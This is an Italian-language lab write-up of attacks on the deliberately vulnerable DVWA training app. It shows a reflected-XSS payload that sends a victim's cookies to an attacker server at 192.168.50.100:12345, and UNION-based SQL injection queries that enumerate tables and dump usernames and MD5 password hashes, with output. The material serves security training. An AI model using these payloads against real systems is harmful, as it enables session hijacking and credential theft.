


XSS REFLECTED


Analizziamo il campo vulnerabile e facciamo prove per vedere se è vulnerabile.

Le prove sono verificare che la pagina legge l'input utente senza sanificarlo. Da un semplice `<i>` che rende il corsivo in html ad una porzione di codice in javascript `<script>` e `</script>`.



Sappiamo quindi che la pagina è vulnerabile ad attacchi xss.

Provo ad usare uno script alert con `document.cookie` per vedere se visualizzo i cookie della pagina. Come mostrato sotto funziona.




Iniettiamo ora un payload malevolo che reindirizzi l'utente al server dell'attaccante che riceverà i cookie. Da qui già si evince che c'è un prerequisito ovvero che l'hacker abbia un server in ascolto su una determinata porta.

Serve poi lo script corretto per reindirizzare i cookie. Ho usato il seguente che ho trovato online:

```
<script>window.location='http://192.168.50.100:12345/?cookie=' + document.cookie</script>
```

`window.location` reindirizza l'utente all'IP inserito sul server in ascolto alla porta 12345 inviando i cookie (ancora vediamo il `document.cookie` già usato per la prova precedente con alert).

Se tutto ciò è vero allora l'attaccante deve aver ricevuto i cookie. Ecco lo screen





SQL INJECTION

Sulla sezione sql injection dell'app DVWA troviamo un campo user ID. La prima cosa da fare è provare a manipolarlo con qualche comando random (numeri, lettere ecc) e successivamente, se le prove precedenti hanno restituito risultati soddisfacenti, provare diversi comandi in linguaggio SQL per vedere se siamo di fronte ad un database relazionale che possiamo exploitare proprio tramite SQL.


Le cose scoperte sono le seguenti:

- Numeri restituiscono in ID utente, ma solo fino a 5 quindi in questo database intuisco che probabilmente ci saranno 5 profili utente (inserendo il num 6 non restituisce risultati)
- sintassi SQL viene letta dall'app poiché una sintassi errata restituisce un alert di “errato codice SQL”.

Qualche screen di quanto detto.



Da quanto vedo ho due parametri nella query originale e questo mi servirà per poter usare in maniera efficace il comando *UNION* (che appunto unisce il risultato di sue stringhe *SELECT*). Ho comunque fatto una prova per controllare lanciando una query con un solo parametro come '*UNION SELECT null #*' ed il risultato conferma quanto detto.



Il problema è che ho ancora poche informazioni, mi servono query che mi aiutano a capire cosa ho di fronte e soprattutto a circoscrivere i miei tentativi. Ho cercato con tools online e AI delle soluzioni e alla fine ho giocato con il mysql per capire quali tabelle fossero nel database e quale poteva fare al caso mio.

Con la seguente sintassi ho scoperto che ci sono due tabelle: guestbook users

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = DATABASE() --
First name: guestbook
Surname:

ID: ' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = DATABASE() --
First name: users
Surname:

Adesso vorrei estrarre informazioni dalla tabella users, il problema è che non conosco le colonne. Ho usato la seguente sintassi:

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: user_id
Surname:

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: first_name
Surname:

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: last_name
Surname:

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: user
Surname:

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: password
Surname:

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: avatar
Surname:

More info

Ho quindi fatto diversi tentativi di estrazione per raccogliere dati. Tra questi anche le password.

User ID:

Submit

ID: ' UNION SELECT last_name, avatar FROM users --
First name: admin
Surname: http://172.16.123.129/dvwa/hackable/users/admin.jpg

ID: ' UNION SELECT last_name, avatar FROM users --
First name: Brown
Surname: http://172.16.123.129/dvwa/hackable/users/gordonb.jpg

ID: ' UNION SELECT last_name, avatar FROM users --
First name: Me
Surname: http://172.16.123.129/dvwa/hackable/users/1337.jpg

ID: ' UNION SELECT last_name, avatar FROM users --
First name: Picasso
Surname: http://172.16.123.129/dvwa/hackable/users/pablo.jpg

ID: ' UNION SELECT last_name, avatar FROM users --
First name: Smith
Surname: http://172.16.123.129/dvwa/hackable/users/smithy.jpg

User ID:

Submit

ID: ' UNION SELECT user,password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.exploit.com/exploit/remote/EPDMM1B7&E.html>